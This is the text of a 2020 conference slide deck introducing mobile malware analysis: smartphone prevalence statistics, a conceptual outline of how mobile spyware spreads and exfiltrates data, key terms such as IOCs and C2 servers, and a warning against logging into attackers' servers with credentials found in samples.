




Finding & Reversing Malicious Mobile Apps

Women of Security San Francisco, Nov 30 2020

Kristina Balaam | @chmodxx, Senior Security Intelligence Engineer

\$whoami



@CHMODXX_



@CHMODXX

KRISTINA BALAAM

Sr. Security Intelligence Engineer

📍 Toronto, Canada

👾 Malware Researcher @Lookout

🛍 Formerly Mobile AppSec @Shopify

🎓 McGill CS, 2012

💻 MSc. CS, Cybersecurity '22

🇨🇳 中文学生

💻 Infosec blogger @chmodxx

🐱🐶🐔 - lady

AGENDA

1. Mobile Malware 101
2. Day in the Life
3. Finding Samples
4. Tools & Analysis Example
5. Resources & Going Further




DISCLAIMER

- ✓ The information provided is intended to educate!
- ✓ Use these techniques to help find & remove malicious applications online, or to learn how to protect your own applications under development.
- ✓ If you want to hack for \$\$ and fame, *please* join a bug bounty program like HackerOne or BugCrowd.
- ✓ *Be responsible and disclose vulnerabilities* ❤



Hack the planet!

Mobile Malware 101



Prevalence

- Gartner predicts that 80% of worker tasks will take place on a mobile device by 2020.

Gartner, "Prepare for Unified Endpoint Management to Displace MDM and CMT" June 2018

- 95% of Americans now own a cellphone; 77% own a smartphone
- ½ Americans are “smartphone-only” internet users
- ¼ American adults say they are “almost constantly” online

<http://www.pewinternet.org/fact-sheet/mobile/> | Pew Research Center, Washington DC 02/18

Rank	Total Population	Online Population	Smartphone Penetration
1	United Arab Emirates	9,543,000	82.2%
2	Sweden	9,987,000	74.0%
3	Switzerland	8,524,000	73.5%
4	South Korea	50,897,000	72.9%
5	Taiwan	23,611,000	72.2%
6	Canada	36,958,000	71.8%
7	United States	328,836,000	71.5%
8	Netherlands	17,085,000	71.0%
9	Germany	80,561,000	71.0%
10	United Kingdom	65,913,000	70.8%
11	Belgium	11,513,000	69.7%
12	Spain	46,117,000	69.5%
13	Australia	24,967,000	69.3%
14	Azerbaijan	10,070,000	69.1%
15	Italy	59,788,000	68.5%

https://en.wikipedia.org/wiki/List_of_countries_by_smartphone_penetration

The Perfect Espionage Platform

Always Connected

- Voice
- Camera
- Email
- Location
- Passwords & MFA
- Contact lists
- and more...



Malware Trends:
multi-platform campaigns

Means of Propagation



Phishing

- Email
- SMS / Text
- Social media

Gain Access

- Dropper installs, or
- Exploit, or
- Victim clicks thru for install

Elevate Privilege

- Install payload or
- Rootkit or
- Dropped apps, or
- Exploit vulns

Perform Espionage

- Receive commands to:
- Send / exfiltrate private data, pictures, camera, audio

Common Types of Mobile Malware




SPY/
SURVEILLANCE



ADWARE/
CHARGEWARE



TROJAN
VIRUS



BOT

Important Terms

IOC (Indicators of Compromise): *an artifact observed on a network or in an operating system that with high confidence indicates a computer intrusion... Typical IOCs are virus signatures and IP addresses, MD5 hashes of malware files or URLs or domain names of botnet command and control servers. (Wikipedia)*

C2 Server (Command & Control Server): *controlled by the malicious actor to either send remote commands to an application, or receive data collected by that application.*


Malware Family: *programs similar in functionality that can be seen as iterations on earlier versions of the malicious software.*

Heuristics: *elements of a malicious application common across families that can be used to detect similar/related applications.*



WARNING

Many malware samples contain hard-coded credentials to C2 servers or email addresses.
In most countries, it's *illegal* to access these servers using the username/password from
the sample!! **DON'T DO IT!**

Reversing Android Applications



Reversing an .ipa



Is It Malware?

Popular IOCs

- ✓ *Domains*
- ✓ *IP Addresses*
- ✓ *Unique strings*
- ✓ *Unique files*
